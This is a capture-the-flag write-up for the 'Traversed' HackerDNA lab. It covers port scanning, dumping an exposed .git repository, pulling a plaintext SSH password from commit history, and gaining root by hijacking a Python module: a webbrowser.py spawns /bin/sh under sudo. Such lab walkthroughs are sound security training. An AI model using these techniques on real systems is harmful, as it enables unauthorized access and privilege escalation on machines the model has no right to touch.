

# Traversed CTF Writeup

## Lab Overview

**Platform:** HackerDNA Labs

**Challenge:** Traversed

**Difficulty:** Medium

**Skills Involved:** Reconnaissance, Web Enumeration, Source Code Analysis, Credential Extraction, SSH Access, Privilege Escalation (Command Injection)


**Objective:** Gain initial access to the target machine via exposed web services, retrieve the user flag (user-flag.txt), and escalate privileges to root to obtain the root flag (root-flag.txt). Total points: 40 (20 per flag).

**Success Rate:** ~50%

This lab simulates a real-world scenario involving web application misconfigurations and command injection vulnerabilities. The target runs a simple web server with an exposed Git repository containing sensitive source code.

## Tools Used

- Nmap (port scanning)
- Dirsearch (directory enumeration)
- Git-dumper (Git repository extraction)
- Git (local analysis)
- SSH (remote access)
- Python (exploitation)



# Walkthrough

## Step 1: Reconnaissance and Port Scanning

1. Launch the lab instance on HackerDNA to obtain your dedicated target IP address (e.g., via the lab dashboard).
2. Perform a basic Nmap scan to identify open ports and services:
3. `nmap -sC -sV -p- <target-ip>`

```
[unknown@parrot] ~
$ nmap -Pn -vv 54.229.116.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 18:39 EST
Initiating Parallel DNS resolution of 1 host. at 18:39
Completed Parallel DNS resolution of 1 host. at 18:39, 0.64s elapsed
Initiating Connect Scan at 18:39
Scanning ec2-54-229-116-104.eu-west-1.compute.amazonaws.com (54.229.116.104) [1000 ports]
Discovered open port 80/tcp on 54.229.116.104
Discovered open port 22/tcp on 54.229.116.104
Completed Connect Scan at 18:39, 15.98s elapsed (1000 total ports)
Nmap scan report for ec2-54-229-116-104.eu-west-1.compute.amazonaws.com (54.229.116.104)
Host is up, received user-set (0.25s latency).
Scanned at 2025-12-13 18:39:17 EST for 16s
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
22/tcp    open  ssh    syn-ack
80/tcp    open  http   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds
[unknown@parrot] ~
$
```

### Results:

- Port 22/tcp open: SSH
- Port 80/tcp open: HTTP

No other ports are exposed. Focus on the web service for initial enumeration.

## Step 2: Web Enumeration

- Navigate to `http://<target-ip>` in your browser. The site appears to be a basic web application, possibly under construction or with placeholder content.
- Run directory and file brute-forcing with Dirsearch to uncover hidden endpoints:  
`dirsearch -u http://<target-ip> -e .php,.html,.txt --simple-report`

### Key Discovery:

- `/index.html` at this page we can use LFI but all in vain  
A `.git` directory is exposed (e.g., `http://<target-ip>/tools/.git/`). This is a critical misconfiguration, as it leaks the entire Git repository history.

```

Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[unknown@parrot] ~
└─ $ dirsearch -u 54.229.116.104 -e html.php.txt
    _|_ _ _ _ _|_ v0.4.3
(_|||_) (/_(|_|_(_|_))

Extensions: html, php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 10403
Output File: /home/unknown/reports/_54.229.116.104/_25-12-13_18-41-07.txt

Target: http://54.229.116.104/

[18:41:13] Starting:
[18:41:21] 301 - 169B - ./git -> http://54.229.116.104/.git/
[18:41:21] 403 - 555B - ./git/branches/
[18:41:21] 200 - 35B - ./git/COMMIT_EDITMSG
[18:41:21] 403 - 555B - ./git/
[18:41:21] 200 - 138B - ./git/config
[18:41:21] 200 - 73B - ./git/description
[18:41:21] 200 - 23B - ./git/HEAD
[18:41:21] 403 - 555B - ./git/hooks/
[18:41:21] 200 - 209B - ./git/index
[18:41:21] 200 - 240B - ./git/info/exclude
[18:41:21] 403 - 555B - ./git/info/
[18:41:21] 403 - 555B - ./git/logs/
[18:41:21] 200 - 832B - ./git/logs/HEAD
[18:41:21] 301 - 169B - ./git/logs/refs -> http://54.229.116.104/.git/logs/refs/
[18:41:21] 301 - 169B - ./git/logs/refs/heads -> http://54.229.116.104/.git/logs/refs/heads/

```

## Step 3: Extract the Git Repository

Use git-dumper to clone the exposed .git directory remotely:

- **git-dumper http://<target-ip>/tools/.git/ .traversed-git**

```


Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[unknown@parrot] ~
└─ $ git-dumper http://52.19.205.105/.git ./traversed-git
[-] Testing http://52.19.205.105/.git/HEAD [200]
[-] Testing http://52.19.205.105/.git/ [403]
[-] Fetching common files
[-] Fetching http://52.19.205.105/.gitignore [404]
[-] http://52.19.205.105/.gitignore responded with status code 404
[-] Fetching http://52.19.205.105/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/commit-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-commit.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-commit.sample [404]
[-] http://52.19.205.105/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://52.19.205.105/.git/COMMIT_EDITMSG [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-update.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/post-receive.sample [404]
[-] http://52.19.205.105/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://52.19.205.105/.git/description [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/pre-receive.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://52.19.205.105/.git/index [200]
[-] Fetching http://52.19.205.105/.git/objects/info/packs [404]
[-] http://52.19.205.105/.git/objects/info/packs responded with status code 404
[-] Fetching http://52.19.205.105/.git/hooks/pre-push.sample [200]
[-] Fetching http://52.19.205.105/.git/hooks/update.sample [200]
[-] Fetching http://52.19.205.105/.git/info/exclude [200]
[-] Finding refs/
[-] Fetching http://52.19.205.105/.git/HEAD [200]

```

This downloads the full repository (including commit history) to a local folder named traversed-git.


Navigate into the directory and inspect the contents:

```
cd traversed-git  
ls -la  
git log --oneline  
git show eba1551  
this will show ssh password
```



```
Applications Places System Terminal Parrot Terminal Sat Dec 13, 18:45  
File Edit View Search Terminal Help  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ ls -a  
. .git .htaccess index.php  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git log --oneline  
3087615 (HEAD -> master) Modified source code for index.php  
da5d3b7 removed credentials file for safety  
94ad98f redacted the password for security  
eba1551 Added credentials for the server maintenance  
73e8c07 Added index.php  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git ls-files  
.htaccess  
index.php  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git show --name-only  
commit 30876151325d0f5e6df462fb1d4cal874935b0 (HEAD -> master)  
Author: Test <test@example.com>  
Date:   Wed Sep 25 03:14:09 2024 +0530  
  
    Modified source code for index.php  
  
index.php  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git grep -i "flag"  
(venv) [x]-[unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git grep -i "user"  
(venv) [x]-[unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
[ Menu CTF Challenge Steps ... Welcome to Hackerd... Parrot Terminal Untitled1.odt — Libre... Parrot Terminal ]
```

## Step 4: Source Code Analysis and Credential Extraction



```
Applications Places System Terminal Parrot Terminal Sat Dec 13, 18:45  
File Edit View Search Terminal Help  
--- a/index.php  
+++ b/index.php  
@@ -9,7 +9,7 @@  
<body>  
  <div class="container text-center mt-5">  
    <h1>Welcome to HackerDNA's Website</h1>  
-    <p class="lead">This site is currently under construction.</p>  
+    <p class="lead">This site is currently under construction. Please come back in 77 days</p>  
  </div>  
</body>  
</html>  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $ git show eba1551  
commit eba1551975403fab8246b1ecbf7d340f29185036  
Author: Test <test@example.com>  
Date:   Wed Sep 25 03:12:39 2024 +0530  
  
    Added credentials for the server maintenance  
  
diff --git a/credentials.txt b/credentials.txt  
new file mode 100644  
index 0000000..7e9dd6f  
--- /dev/null  
+++ b/credentials.txt  
@@ -0,0 +1 @@  
+hackerDNA:Password@1  
(venv) [unknown@parrot]~[/Downloads/tools/transversal/traversed-git]  
└─ $
```

## Step 5: Initial Access via SSH:

Use the extracted credentials to log in as the hackerdna user:

```
ssh hackerdna@<target-ip>
```

Enter the password when prompted.

Once logged in, locate and read the user flag:

now after login we have user-flag.txt

and just submit the flag

The screenshot shows a terminal window titled "Parrot Terminal". The terminal output is as follows:

```
[unknown@parrot] ~ [ - ]  
└─$ ssh hackerdna@54.229.116.104  
The authenticity of host '54.229.116.104 (54.229.116.104)' can't be established.  
ED25519 key fingerprint is SHA256:KAnruHTNJBzTJYqsbDEPQ2RTxFuWWw3gjT2IkGgMVBg.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '54.229.116.104' (ED25519) to the list of known hosts.  
hackerdna@54.229.116.104's password:  
Permission denied, please try again.  
hackerdna@54.229.116.104's password:  
Welcome.  
ip-10-0-10-73:~$ ls  
test.py  
ip-10-0-10-73:~$ cd ..  
ip-10-0-10-73:/home$ ls  
flag-user.txt  hackerdna  
ip-10-0-10-73:/home$
```

now according to python command injection we get the root user because there is hint when we use the command the sudo -l

The `test.py` script uses the `webbrowser` module. This can be exploited through **Python module path hijacking**.

So we use the command in /home/hackerdna/  
echo 'import os; os.system("/bin/sh")' > webbrowser.py

then run the command

sudo /usr/bin/python3 /home/hackerdna/test.py

at the end

**congrats**

we got root shell

whomai

and then goto root folder and cat flag-root.txt

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays a root shell on a Docker container with IP address 10.0.10.73. The user has performed several actions:

- Used `cd ..` to move out of the current directory.
- Used `ls` to list files.
- Run `./docker-entrypoint.sh` to start the Docker container's entrypoint script.
- Used `sudo -l` to check for available sudo commands.
- Used `echo 'import os; os.system("/bin/sh")' > webbrowser.py` to create a Python exploit script.
- Used `sudo /usr/bin/python3 /home/hackerdna/test.py` to execute the exploit, which resulted in a shell prompt.
- Used `whoami` to verify the user is root.
- Used `cd root` to change to the root directory.
- Used `ls` to list files in the root directory.
- Used `cat flag-root.txt` to read the root flag file.

The terminal window is part of the desktop environment, with other windows like a browser and a LibreOffice document visible in the background.

Thanks!